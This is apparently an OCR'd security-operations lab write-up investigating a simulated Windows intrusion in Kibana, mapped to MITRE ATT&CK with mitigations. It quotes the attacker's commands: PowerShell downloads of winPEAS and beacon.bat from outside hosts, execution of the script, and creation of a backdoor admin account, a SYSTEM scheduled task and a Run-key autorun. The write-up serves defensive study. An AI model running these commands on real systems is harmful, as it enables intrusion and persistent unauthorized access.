
9.886	powershell.exe	-	C:\Windows\System32\Windo...	-
9.886	conhost.exe	-	C:\Windows\System32\conho...	-
2.067	msiexec.exe	"C:\Windows\System32\msiexec....	C:\Windows\System32\msiex...	explorer.exe
7.568	msedge.exe	-	C:\Program Files (x86)\Micro...	-

(Discovery & Enumeration Phase — MITRE ATT&CK Alignment)

● Following initial access to the victim's workstation, deeper analysis of the command logs via Kibana revealed suspicious activity consistent with T1087 (Account Discovery) and T1083 (File and Directory Discovery) from the MITRE ATT&CK framework.
● This phase marks the attacker's attempt to understand the victim's environment, gather intelligence on the system, and prepare for privilege escalation or lateral movement.

Alert Overview:

Timestamp	Agent	Executable	Suspicious Command	Purpose
May 11, 2023 - 18:45:17	Victim-Workstation	`powershell.exe`	Execution of initial PowerShell payload	Initial foothold (Remote Access)
May 11, 2023 - 18:49:42	Victim-Workstation	`powershell.exe`	`Invoke-WebRequest http://x.x.x.x /winPEASany.exe`	Tool download for local recon
May 11, 2023 - 18:50:15	Victim-Workstation	`reg.exe`	`reg query /v AlwaysInstallElevated`	Privilege escalation validation



Behavior Analysis (MITRE ATT&CK Mapping):

1. Discovery Commands:

The attacker executed a series of built-in PowerShell and cmd commands to identify system info, users, permissions, and potential paths for privilege escalation.

- These actions are typical during the Enumeration phase.
- Commands were issued under the user account bsmith.
- This level of system inspection is unusual for non-admin users and highly suspicious on an executive's machine.

2. Invoke-WebRequest Used to Download winPEAS:

Invoke-WebRequest -Uri http://x.x.x.x/winPEASany.exe -OutFile winPEAS.exe

- Tool Purpose: winPEAS is a known privilege escalation enumeration script.
- Tactic: Defense Evasion + Discovery
- Technique: T1059.001 (PowerShell), T1087 (Account Discovery), T1069.001 (Permission Group Discovery)

3. Registrsy Enumeration with reg.exe:

reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated


● The attacker checked if AlwaysInstallElevated is enabled — a known misconfiguration that allows non-admins to install software with SYSTEM-level privileges.
● This is a known method of Privilege Escalation (T1574.010).

Indicators Of Compromise (IOCs):

Indicator	Details
`powershell.exe` activity	Executed by non-admin (`bsmith`)
Suspicious file download	Remote tool downloaded via PowerShell (`winPEASany.exe`)
Registry key inspection	Use of `reg query` to validate misconfigurations for privilege escalation
Filename spoofing	Attack initiated through disguised `.ps1` script (appearing like `.pdf`)

MITRE ATT&CK Techniques Observed:

Technique ID	Name	Tactic
T1059.001	PowerShell	Execution
T1087	Account Discovery	Discovery
T1012	Query Registry	Discovery
T1555	Credential Dumping	Credential Access
T1053.005	Scheduled Task Abuse (if found later)	Persistence
T1574.010	Abuse Elevation Control Mechanism	Privilege Escalation



👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇👇

Mitigation Strategies:

Risk	Mitigation
PowerShell misuse	Apply AppLocker or Device Guard to restrict execution of untrusted scripts
Registry key exposure	Enforce GPO policies to **disable AlwaysInstallElevated**
Remote tool downloads	Restrict internet access from sensitive endpoints (Finance, HR, Exec)
Lack of logging/monitoring	Ensure **command-line logging** and alerting on tools like `Invoke-WebRequest`
Privilege escalation via winPEAS	Perform regular audits on permission configurations and scheduled tasks

Summary (What Happened):

The attacker gained initial access using a spoofed PowerShell script, likely delivered via phishing. Post-execution, they:

1. Downloaded winPEAS from a remote server.
2. Scanned the system for privilege escalation vectors.

3. Queried the registry for known misconfigs (AlwaysInstallElevated).
4. Continued system enumeration likely to achieve persistence or lateral movement.

Privilege Escalation Detection Report (Manual Investigation)

Context: MITRE ATT&CK - Privilege Escalation

● According to the MITRE ATT&CK framework, Privilege Escalation refers to techniques adversaries use to gain higher-level permissions on a system. After achieving an initial foothold, attackers often attempt to escalate privileges to execute high-impact commands, access protected data, or maintain persistence within the compromised environment.

● In this manual investigation conducted using Kibana in Kali Purple, I focused on validating the exploitation of the AlwaysInstallElevated misconfiguration to escalate privileges.

Confirming Privilege Escalation Path Using KQL:


● After identifying registry queries related to the AlwaysInstallElevated key, I proceeded to confirm if the attacker used a malicious .msi file to perform privilege escalation.

● **Query Used:** ***process.command_line: *msi****
This Kibana Query Language (KQL) syntax searches for all log entries that contain the term msi in the process.command_line field.

Results:

The query returned three events, indicating the likely exploitation of this misconfiguration.

Timestamp	Process	Command	Purpose
May 11, 2023 - 18:52:00	`powershell.exe`	`Invoke-WebRequest` to download malicious `.msi`	Malware delivery
May 11, 2023 - 18:53:15	`msiexec.exe`	Execution of downloaded `.msi` via Windows Installer	Privilege escalation (exploit)
May 11, 2023 - 18:54:33	`cmd.exe`	Suspicious admin-level shell execution	Likely resulting from successful escalation



Indicator of Privilege Escalation

- Tool Used: msiexec.exe
- User: bsmith (non-admin user)
- Exploit Path: Used AlwaysInstallElevated misconfiguration
- Outcome: Elevated shell access with potential SYSTEM-level privileges

Analysis Summary:

- The attacker downloaded a malicious .msi installer using PowerShell.
- They executed the .msi using msiexec.exe, a legitimate Windows binary.
- This resulted in elevated execution privileges, confirmed by further elevated commands that followed.

This privilege escalation enabled the attacker to potentially:
- Add new admin accounts
- Modify system settings
- Maintain persistent access to the host

MITRE ATTaCK Mapping:

- Technique ID: T1068

Name: Exploitation for Privilege Escalation
Tactic: Privilege Escalation

- Technique ID: T1059.001

Name: Command and Scripting Interpreter:PowerShell

- TacticExecution

Technique ID: T1055
Name: Process Injection (if later observed)
Tactic: Defense Evasion

Mitigation Strategies:

● Risk: Exploitable MSI installations
Mitigation: Set AlwaysInstallElevated to 0 via GPOs and enforce installation policies

● Risk: Unsigned MSI execution
Mitigation: Block execution of unsigned .msi files using endpoint protection tools

● Risk: PowerShell misuse
Mitigation: Enable PowerShell logging and apply execution policies

This confirms the attacker leveraged a known misconfiguration for privilege escalation, significantly increasing the severity of the incident.

Privilege Escalation & Persistence Detection Report (Manual Investigation)


Context: MITRE ATT&CK - Persistence:

As defined in the MITRE ATT&CK framework, Persistence refers to tactics and techniques used by adversaries to maintain long-term access to compromised systems even after reboots or logout events. In this manual SOC simulation using Elastic Stack on Kali Purple, I analyzed how the attacker utilized elevated privileges to achieve persistence on the victim's workstation.

Step-by-Step Persistence Investigation:


1. User Context Switch (from bsmith to SYSTEM):

● After clearing the prior KQL filter process.command_line: *msi*, I applied a new filter: *related.user: SYSTEM*
● This was essential to track actions carried out post-privilege escalation, typically under the SYSTEM user context.



2. Backdoor User Creation:

At 18:54:04, the logs revealed execution of the net user command:
net user backdoor backdoor /add /expires:never /passwordchg:no
net localgroup Administrators backdoor /add
✅ This shows that a new admin-level user was created.
The backdoor account had a non-expiring password and was added to the Administrators group.




MITRE ATTaCK Mapping

- T1136.001 – Create Account: Local Account
- T1098 – Account Manipulation

3. Scheduled Task Creation (Persistence Mechanism)

At 18:57:05, the attacker executed:
schtasks /create /tn "Beacon" /tr "C:\Users\bsmith\Desktop\beacon.bat" /sc minute /mo 1 /ru System

- This created a scheduled task named "Beacon" that runs every minute.
- Used for maintaining persistence via task automation.



MITRE ATTaCK Mapping:

T1053.005 – Scheduled Task/Job: Scheduled Task


4. Malicious Script Download and Execution

Timeline: 18:56:52 - 18:56:57 – Download and execute beacon.bat

Invoke-WebRequest -Uri http://evilparrot.thm/beacon.bat -OutFile beacon.bat
cmd.exe /c "C:\Users\bsmith\Desktop\beacon.bat"
● "Beacon" likely functions as a Command & Control (C2) communication tool.

MITRE ATT&CK Mapping:

● T1105 – Ingress Tool Transfer
● T1071 – Application Layer Protocol




5. Registry Modification for Autorun:

● At 18:57:14, the attacker added a persistent registry key:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "BackdoorShell" /t REG_SZ /d "C:\Users\bsmith\Desktop\adminshell.msi" /f
● This causes adminshell.msi to execute automatically at each login.

MITRE ATTaCK Mapping:

● T1547.001 – Registry Run Keys / Startup Folder



Summary of Persistence Techniques:

Technique	Tool/Command	Purpose	ATT&CK ID
Admin account creation	`net user` and `net localgroup`	Create new backdoor admin account	T1136.001 / T1098
Task scheduling	`schtasks.exe`	Recurring execution of backdoor script	T1053.005
Malicious script execution	`beacon.bat` + `Invoke-WebRequest`	C2 communication and persistence	T1105 / T1071
Registry autorun persistence	`reg add` under HKCU Run	Run backdoor on login	T1547.001

Mitigation Strategies:

● Risk: Unauthorized user creation
Mitigation: Enable account auditing; restrict local admin right
● Risk: Abuse of task scheduler
Mitigation: Monitor task creation events; use AppLocker or equivalent
● Risk: Registry persistence
Mitigation: Regular registry auditing; restrict write access to HKCU\...\Run
● Risk: Malicious downloads via PowerShell
Mitigation: Block PowerShell downloads or use constrained language mode

